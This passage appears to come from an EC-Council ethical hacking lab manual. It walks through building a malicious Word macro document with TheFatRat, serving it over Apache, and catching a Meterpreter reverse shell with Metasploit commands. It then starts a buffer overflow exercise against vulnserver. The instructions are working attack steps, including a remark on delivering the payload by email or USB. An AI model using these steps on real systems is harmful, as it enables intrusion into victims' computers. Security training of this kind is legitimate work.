


Figure 1.6.24: Enter a message for the document body

33. For the **Are u want Use custom exe file backdoor (y/n)** option, type **y** and press **Enter**.
34. For the **Path** option, type **/root/Fatrat_Generated/payload.exe** and press **Enter**.




Figure 1.6.25: Specify path option

35. For the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and press **Enter**.




Figure 1.6.26: Choose a payload option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. The malicious document details appear, as shown in the screenshot. Press **Enter** to continue.




Figure 1.6.27: Backdoor saved prompt

37. Navigate to **/root/Fatrat_Generated** to find the generated document file (**BadDoc.docm**), as shown in the screenshot.




Figure 1.6.28: Word file successfully generated

TASK 6.5

Share the Malicious Document File

38. Now, open a new **Terminal** window and type **cp /root/Fatrat_Generated/BadDoc.docm /var/www/html/share** to copy the generated malicious document to the shared folder.

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

39. Start the apache service. To do this, type **service apache2 start** and press **Enter**.




Figure 1.6.29: Word file copied to the shared folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.6

Set Payload

40. In the **Terminal** window, launch Metasploit by typing **msfconsole** and pressing **Enter**.
41. In msfconsole, type **use exploit/multi/handler** and press **Enter**.




Figure 1.6.30: Setting up a listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Now, we need to set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 4444** and press **Enter**
43. After entering the above details, type **exploit** and press **Enter** to start the listener.




Figure 1.6.31: Start the listener

44. Switch to the **Windows 10** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
45. Click **BadDoc.docm** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 1.6.32: Downloading malicious exe file on the victim's system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

46. Once you click on the **BadDoc.docm** file, the **Opening BadDoc.docm** pop-up appears; select **Save File**.
47. The malicious file will download to the browser's default download location (here, **Downloads**). Now, double-click the **BadDoc.docm** file to run it.




Figure 1.6.33: Malicious file successfully downloaded

TASK 6.7

Open the Malicious Document

48. A **Microsoft Word** document appears with the file in **PROTECTED VIEW**. Click **Enable Editing**, as shown in the screenshot.




Figure 1.6.34: Enable editing option in MS Word

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. A **SECURITY WARNING** appears; click **Enable Content**, as shown in the screenshot.




Figure 1.6.35: Enable the content option

50. Now, switch back to the **Parrot Security** virtual machine and observe that one session is created or opened in the **Meterpreter shell**, as shown in the screenshot.




Figure 1.6.36: Meterpreter shell successfully obtained

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.8

View Exploited System Details

51. Type **sysinfo** and hit **Enter** to view the system details of the exploited computer, as shown in the screenshot.




Figure 1.6.37: Viewing exploited system details through the command line

52. This concludes the demonstration of how to hack a Windows machine with a malicious office document using TheFatRat.
53. Close all open windows and document all the acquired information.

TASK 7

Perform Buffer Overflow Attack to Gain Access to a Remote System

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we use a **Parrot Security** (**10.10.10.13**) virtual machine as the host machine and a **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

TASK 7.1

Launch Vulnserver

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run an administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **Windows Security Alert** window appears; click **Allow access**.



Figure 1.7.1: Window Security Alert window

3. **Vulnserver** starts running, as shown in the screenshot.



Figure 1.7.2: Vulnserver starts running

TASK 7.2

Install and Launch Immunity Debugger

4. Minimize the **Command Prompt** window running **Vulnserver**.
5. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The buffer overflow vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

6. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.




Figure 1.7.3: Install Immunity Debugger

7. Follow the wizard and install Immunity Debugger using the default settings.
8. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

9. The **Immunity Debugger** main window appears, as shown in the screenshot.




Figure 1.7.4: Immunity Debugger main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.3

Attach and Run Vulnserver

10. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.




Figure 1.7.5: Attach a process

11. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.



Figure 1.7.6: Attach vulnserver process

12. **Immunity Debugger** showing the **vulnerserver.exe** process window appears, as shown in the screenshot.

13. You can observe that the status is **Paused** in the bottom-right corner of the window.

